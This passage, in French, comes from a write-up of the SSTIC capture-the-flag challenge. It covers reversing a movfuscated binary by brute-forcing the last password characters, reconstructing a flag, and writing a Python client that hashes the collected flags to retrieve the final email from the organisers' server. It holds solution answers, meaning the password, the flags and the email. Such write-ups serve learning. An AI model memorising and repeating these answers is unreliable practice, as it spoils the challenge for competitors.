2. identifier des schémas/suites d'instructions à remplacer par du pseudo-code de plus haut niveau avec l'aide d'un script python
3. répéter les étapes 1 et 2 jusqu'à obtenir un pseudo-code compréhensible manuellement
4. ré-implementer l'algorithme de déchiffrement en python et lancer un bruteforce des 3 derniers caractères pour trouver le bon mot de passe

Le mot de passe est `Reegh3meiXuvu7re` :

```
$ ./step.elf Reegh3meiXuvu7re flag.enc out.bin
Hi my good wanderer °/ That is damn movfuscated
Aced it ! \°/
```

`out.bin` :

We have a story to tell through this file and this is going to take forever



THE SECRET
THOU HEART
ABOVE ALL
DESIRES LIES
RIGHT THERE

SSTIC{21c66b2c691438c8a99b33e2*****}

Z!X[[]m

Dans le client lourd on peut fournir la moitié du flag pour obtenir l'autre moitié :

→ You /solve SSTIC{21c66b2c691438c8a99b33e2 (22:27)

→ Movfuscate me GG, Stars aligned themselves: 8c1cd5f42009468d3c68d701


Le flag reconstitué :

SSTIC{21c66b2c691438c8a99b33e28c1cd5f42009468d3c68d701}

Étape finale

La fin du challenge approche, il nous reste à trouver l'adresse mail finale.

Après avoir validé dans le client lourd les différents flags obtenus, on aimerait utiliser la fonction "Get email" :



Malheureusement cette fonctionnalité n'est pas implémentée :



A la fin de l'étape 3, sur la machine du développeur, nous avons récupéré le contenu de deux dossiers qui vont être utiles :

- FlagProvider.zip : code python qui s'exécute côté serveur, incluant la logique pour fournir l'adresse mail finale aux clients
- MFDProxy.zip : exemple de client pour interroger avec le serveur

Les deux codes utilisent un framework python assez volumineux pour communiquer. Leur analyse permet d'écrire un client et récupérer l'adresse mail :

```

import os
import sys
import time
import hashlib

from common_network.session.join import simple_join_loop, default_join
from common_network.routing.provider import ProviderID
from common_network.protocol.per_type.flag import FinalEmail, ConfirmedFlags,
GetFlagsOrder
from common_network.protocol.per_type.ack import Ack

peer_id = None

def hash_flag(raw_content: bytes):
    h = hashlib.sha512()
    h.update(raw_content)
    return h.digest()

def on_received(command):
    print('Received command', command)
    yield Ack()

def get_final_email(carrier) :

    # email.compute_flags_hash
    flags = [
        b'SSTIC{4d80a6b32f8ff039c39f67b150b2b8d33a991b2e38a9ce96}',
        b'SSTIC{f5ab077834d560a2711413da4646bfa1f02e9b24df9c0863}',
        b'SSTIC{b871c80ae6baa5fb806f7241109e9d399f8641f2a63c7f69}',
        b'SSTIC{58e9ab359732a4a5408661470bb3bf34e9b8362c639f5b83}',
        b'SSTIC{21c66b2c691438c8a99b33e28c1cd5f42009468d3c68d701}',
    ]
    flag_hashes = list(map(lambda x : hash_flag(x), flags))
    concatenated = b''.join(flag_hashes)
    hash_for_emails = hash_flag(concatenated)

    msg = FinalEmail(HashForEmails = hash_for_emails)
    carrier.send(msg)

def main() :
    with default_join('client', on_received, ProviderID.FLAG_PROVIDER,
                    allow_regenerate=False,
                    additional_provider_id=ProviderID.CHALLENGE_FINISHES) as
(initial, fin):

        msg = GetFlagsOrder()
        initial.send(msg)

        get_final_email(initial)

        while 1 :
            time.sleep(2)
            fin.set()
        return

main()

```

```
$ python3 getemail.py
...
Received command Flag::SetFlagsForEmail
  FlagNames
    ['mestre du pdf', 'crypto luron', 'risk lover', 'gecko party', 'movfuscated']
  Suffix
    _you_deserve_rest@sstic.org
Received command Flag::FinalEmailSuccess
  SSTICEmail

76a304cf910e6c6e4051ca7c7c05f8d51fc3e60c4f180077630994484fc9c654_you_deserve_rest@sstic.org
```

Conclusion

Comme les précédentes éditions, arriver au bout de ce challenge demande un certain investissement et son déroulement n'est pas toujours une partie de plaisir. Mais c'est aussi ce qui alimente la satisfaction quand on le termine.

Je pense avoir, comme beaucoup, un a priori négatif sur la stéganographie, souvent associée à du *guessing*. De ce point de vue, l'étape prologue ne lance donc pas le challenge dans des conditions idéales. Avec le recul, je dois avouer que je l'ai tout de même trouvée bien conçue et intéressante notamment pour se familiariser avec le format PDF. C'est un des intérêts du challenge SSTIC, on y apprend toujours des choses.

Le client lourd et son infrastructure ont certainement été coûteux à développer pour les concepteurs. Il me semble dommage qu'ils n'aient pas une plus grande importance dans la résolution globale.

J'apprécie le challenge SSTIC et merci aux concepteurs !